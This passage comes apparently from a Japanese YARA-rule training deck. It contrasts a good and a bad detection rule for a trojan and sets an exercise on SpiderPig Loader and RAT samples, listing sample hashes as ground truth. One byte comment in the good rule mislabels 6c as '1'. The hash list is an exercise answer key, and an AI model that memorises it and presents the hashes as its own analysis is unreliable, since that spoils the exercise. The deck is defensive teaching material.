        create_date = "2022-01-28"
        modified_date = "2022-01-28"
        description = "detect allsafe trojan x64"
        hash = "fc79aa4a887e4a01c64a7c75cc48b16cdeb8f69"

    strings:
        // file name of encoded config
        $fname_cfg = "\\NotAll.safe" nocase
        // initialize decode key of config
        $stack_string_key = {
            // MOV BYTE PTR [RBP + ??], 'A'
            c6 45?? 41
            // MOV BYTE PTR [RBP + ??], 'l'
            c6 45?? 6c
            // MOV BYTE PTR [RBP + ??], '1'
            c6 45?? 6c
            // MOV BYTE PTR [RBP + ??], 's'
            c6 45?? 73
            // MOV BYTE PTR [RBP + ??], 'a'
            c6 45?? 61
            // MOV BYTE PTR [RBP + ??], 'f'
            c6 45?? 66
            // MOV BYTE PTR [RBP + ??], 'e'
            c6 45?? 65
        }

    condition:
        uint16(0) == 0x5a4d and
        all of them
}
```

Bad

```
rule mal{
    strings:
        $a="This program cannot be run in DOS mode."
        $b = /\.*\.exe$/
        condition: any of them
}
```

Dataset

- ターゲット
 - SpiderPig Loader: 9
 - SpiderPig Rat: 4 (+ 1)
- PEマルウェア
 - 9772

Sample

- SpiderPig Loader Remote
 - 7da969010a55919aa66ed97a2d2d6d6a0be3d8dc6151eeb6cebc15e4f06d4553
- SpiderPig Loader Local
 - 8bdfc1ed5bfec964050a42a0f1ddd8709fcf14fab1ede151c5a7161be904cd96
- SpiderPig RAT
 - d196969b35966462fa03ef857e375e9d6172b34053b115df04cefa3d673b9d85

Ground Truth

■ SpiderPig Loader Remote

- 7da969010a55919aa66ed97a2d2d6d6a0be3d8dc6151eeb6cebc15e4f06d4553
- 1e25116f33f7248e4549cb15fb20bd5d9f87cc7424e6592e565d66095ec2b647
- 2321690bb6cab49c9eb828c4b65182ceb05653479fe900b9e6dbd93a0b9a672f
- 90406d0fc975f342f0e20b49e7946e891392eb06bfc8cc5f3b9b8c86b7c1b17a
- 3891fb7b3d1e5fc2d028ed3d0debe868189971b20eb8edb295e2b8d2d0c1a02a
- 5a57c9d19c7fb42832085f88d92f9f57d64b1bca8f2a19b0533a4caee1a792cc
- 2657ca121a3df198635fcc53efb573eb069ff2535dcf3ba899f68430caa2ffce

■ SpiderPig Loader Local

- 8bdfc1ed5bfec964050a42a0f1ddd8709fcf14fab1ede151c5a7161be904cd96
- 92c75df382218e7743359aa83b403e443550e766c8474a59c9dcdb4903a4bf02

■ SpiderPig RAT

- 8c3df0e4d7ff0578d143785342a8033fb6e76ce9f61c2ea14c402f45a76ab118
- c2b23689ca1c57f7b7b0c2fd95bfef326d6a22c15089d35d31119b104978038b
- d196969b35966462fa03ef857e375e9d6172b34053b115df04cefa3d673b9d85
- 733b4d5174669caab2bbcc9bfe51606a13346b70af59fccea4f479d1fde7b5d7
- Dced553a6f835162f0515a41a330404466f3ca44bc43a2f8b5675ca28609c905 (x86) //実装が異なるため検知できなくてもよい

出走！

Solutions

- 別途配布するPDFを参照

Summary

- 単に検出できるかどうかだけではなく、検出の目的や効率を考慮した「いい」YARAルールを書くように心がけましょう
- 「いい」YARAルールは、反復検証の結果として出来上がるので、仮説→検証を繰り返しましょう
- 書いたYARAルールをコミュニティに共有してみましょう

THANKS!



CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik**

Please keep this slide for attribution